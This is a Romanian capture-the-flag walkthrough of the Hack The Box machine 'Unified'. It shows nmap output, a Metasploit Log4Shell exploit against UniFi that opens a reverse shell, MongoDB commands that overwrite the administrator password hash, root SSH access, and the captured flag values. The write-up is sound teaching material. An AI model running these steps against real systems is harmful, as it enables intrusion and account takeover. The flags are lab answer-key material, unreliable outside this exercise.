


Ca de obicei, incepem cu un nmap sanatos.

**nmap -sV -sC 10.129.96.149**

```
rgmy@debian1:~/HTB_Machines/Easy/Unified$ nmap -sV -sC 10.129.96.149
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-20 16:33 EEST
Nmap scan report for 10.129.96.149
Host is up (0.080s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http           Apache Tomcat (language: en)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Did not follow redirect to https://10.129.96.149:8443/manage
8443/tcp  open  ssl/nagios-nsc Nagios NSCA
|_ http-title: UniFi Network
|_ Requested resource was /manage/account/login?redirect=%2Fmanage
|_ ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
|_ Subject Alternative Name: DNS:UniFi
|_ Not valid before: 2021-12-30T21:37:24
|_ Not valid after:  2024-04-03T21:37:24
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.51 seconds
```

Vedem ca avem Unifi Network si un site pe portul 8080. Mergem pe site si suntem redirectionati la o pagina de login.

The image shows a login page for UniFi Network. At the top, the UniFi logo is displayed with the version number 6.4.54 below it. Below the logo, there are two input fields: one for 'Username' and one for 'Password'. Under the password field, there is a checkbox labeled 'Remember me' with a small information icon to its right. Below these fields is a blue button labeled 'SIGN IN'. At the bottom of the page, there is a link that says 'FORGOT PASSWORD?'. The entire page has a dark blue background.

Unifi 6.4.54

Cautam pe net versiunea asta. Primul lucru cand cauti pe google asta.

<https://github.com/puzzlepeaches/Log4jUnifi>

Deci are o vulnerabilitate Log4j. Acum ca ii avem CVE-ul, putem sa il cautam pe msfconsole.

```
msf > search CVE-2021-44228

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/multi/http/log4shell_header_injection  2021-12-09      excellent Yes    Log4Shell HTTP Header Injection
1  \_ target: Automatic                      .               .      .      .
2  \_ target: Windows                        .               .      .      .
3  \_ target: Linux                          .               .      .      .
4  \_ AKA: Log4Shell                         .               .      .      .
5  \_ AKA: LogJam                            .               .      .      .
6  auxiliary/scanner/http/log4shell_scanner      2021-12-09      normal  No     Log4Shell HTTP Scanner
7  \_ AKA: Log4Shell                         .               .      .      .
8  \_ AKA: LogJam                            .               .      .      .
9  exploit/linux/http/mobileiron_core_log4shell  2021-12-12      excellent Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
10 \_ AKA: Log4Shell                         .               .      .      .
11 \_ AKA: LogJam                            .               .      .      .
12 exploit/multi/http/ubiquiti_unifi_log4shell  2021-12-09      excellent Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
13 \_ target: Windows                        .               .      .      .
14 \_ target: Unix                          .               .      .      .
15 \_ AKA: Log4Shell                         .               .      .      .
16 \_ AKA: LogJam                            .               .      .      .
17 exploit/multi/http/vmware_vcenter_log4shell  2021-12-09      excellent Yes    VMware vCenter Server Unauthenticated JNDI Injection RCE (via Log4Shell)
18 \_ target: Automatic                      .               .      .      .
19 \_ target: Windows                        .               .      .      .
20 \_ target: Linux                          .               .      .      .
21 \_ AKA: Log4Shell                         .               .      .      .
22 \_ AKA: LogJam                            .               .      .      .

Interact with a module by name or index. For example info 22, use 22 or use exploit/multi/http/vmware_vcenter_log4shell
```

Uite-l acolo (12). Il folosim si vedem daca obtinem ceva.

```
msf exploit(multi/http/ubiquiti_unifi_log4shell) > exploit
[*] Started reverse TCP handler on 10.10.17.159:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. The target is running a vulnerable version
[+] Delivering the serialized Java object to execute the payload...
[*] Command shell session 1 opened (10.10.17.159:4444 -> 10.129.96.149:53760) at 2026-06-20 16:57:00 +0300
[*] Server stopped.

ls
bin
data
dl
lib
logs
run
webapps
work
```

we are in. Mergem in /home si luam flagul de acolo.

```
ls
bin
data
dl
lib
logs
run
webapps
work
whoami
unifi
cd /home
ls
michael
cd michael
ls
user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
```

Acum, sa vedem ce procese avem.

```
ps
  PID TTY          TIME CMD
    1 ?           00:00:00 docker-init
    7 ?           00:00:00 bash
   17 ?           00:00:35 java
   67 ?           00:00:05 mongod
  808 ?           00:00:00 bash
  810 ?           00:00:00 sh
 1055 ?           00:00:00 ps
```

Mongod cu PID-ul 67. Nu avem drepuri de ss sau systemctl sau orice sa vedem portul, dar avem acces la /proc/67/cmdline.

Ii dam un cat si vedem pe ce port asculta.

```
cat cmdline
bin/mongod--dbpath/usr/lib/unifi/data/db--port27117--unixSocketPrefix/usr/lib/unifi/run--logRotatereopen--logappend--logpath/usr/lib/unifi
/logs/mongod.log--pidfilepath/usr/lib/unifi/run/mongod.pid--bind_ip127.0.0.1
```

Port 27117

Ne conectam la mongodb si vedem, poate avem ceva pe acolo.

mongo --port 27117

Stim ca  
avem  
UniFI,  
iar  
numele

default la baza de date e ace.

Dam un **use ace** si dupa vedem ce informatii avem cu **show collections**.

```
mongo --port 27117
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/
MongoDB server version: 3.6.3
```

```
show collections
account
admin
alarm
alert
apgroup
broadcastgroup
crashlog
dashboard
device
dhcption
dpiapp
dpigroup
dynamicdns
event
featuremigration
firewallgroup
firewallrule
guest
heatmap
heatmapappoint
hotspot2conf
hotspotop
hotspotpackage
ipsalert
map
mediafile
networkconf
payment
portalfile
portconf
portforward
privilege
radiusprofile
rogue
rogueknown
routing
schedulestask
setting
site
spatialrecord
ssooauthtoken
stat
storeddpistats
systemevent
tag
task
user
usergroup
verification
virtualdevice
voucher
wall
wifiman_feedback
wlanconf
wlangroup
```

Avem o tabela admin. Folosim db.admin.findOne() sa ne afiseze ce date are mai frumos ( in loc doar de find).

```
    "isSubAlignmentToolModalClosed" : false,
    "offlineClientTimeframe" : 24
  },
  "preferredLanguage" : "en",
  "dashboardConfig" : {
    "lastActiveDashboardId" : "61ce269d46e0fb0012d47ec6"
  }
},
"requires_new_password" : false,
"email_alert_enabled" : true,
"email_alert_grouping_enabled" : true,
```

Vedem jos ca are un camp interesant. Noi nu putem sa spargem parola, dar are un camp "requires\_new\_password" : false, ce se intampla oare daca il punem true?

```
db.admin.update( { name: "administrator"}, { $set: {requires_new_password: true} } )
```

Mare lucru nu a facut, dar stim acum ca putem sa updatam date din tabel. Oare nu putem updata si tabela?

In alt terminal, rulam comanda:

```
mkpasswd -m sha-512 parola
```


Pentru ca noi vedem ca e o parola hash, si sa o putem inlocui. Asa facem parola sa fie "parola".

Rulam acum comanda:

```
db.admin.update( { name: "administrator"}, { $set: { "x_shadow":
"$6$nn8sYwSfotYJkCoz$/7YWTIpJxRqLZZsV/OvHdBZQxOXvoRGn9.T88wylwuLZVjal1id9fd7G9
BfBwaMYa1rOyPdJzEAXM0NRSwsnM." } } )
```

Vedem ca s-a schimbat, sa incercam sa ne conectam la noi pe site de la inceput.


A functionat, dar intr-un mod ironic...



Trebuie sa imi schimb iar parola. X).

Ma rog, sa exploram siteul.

Nu are mare lucru, dar cand ajungem, la setari, vedem jos DEVICE AUTHENTICATION pentru SSH ca root.



Ii avem si parola acum.

Hai sa ne conectam ca root si sa luam flagul.

```
rgmy@debian1:~/HTB_Machines/Easy/Unified$ mkpasswd -m sha-512 parola
$6$nn8sYwSfotYJkCoz$/7YWTIpJxRqLZZsV/DvHdBZQx0XvoRGn9.T88wylwuLZVjal1id9fd7G9BfBwaMYa1r0yPdJzEaxM0NRSwsnM.
rgmy@debian1:~/HTB_Machines/Easy/Unified$ ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnG6ByxNt04+A/cdLusLAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~# |
```

Am gasit flagul.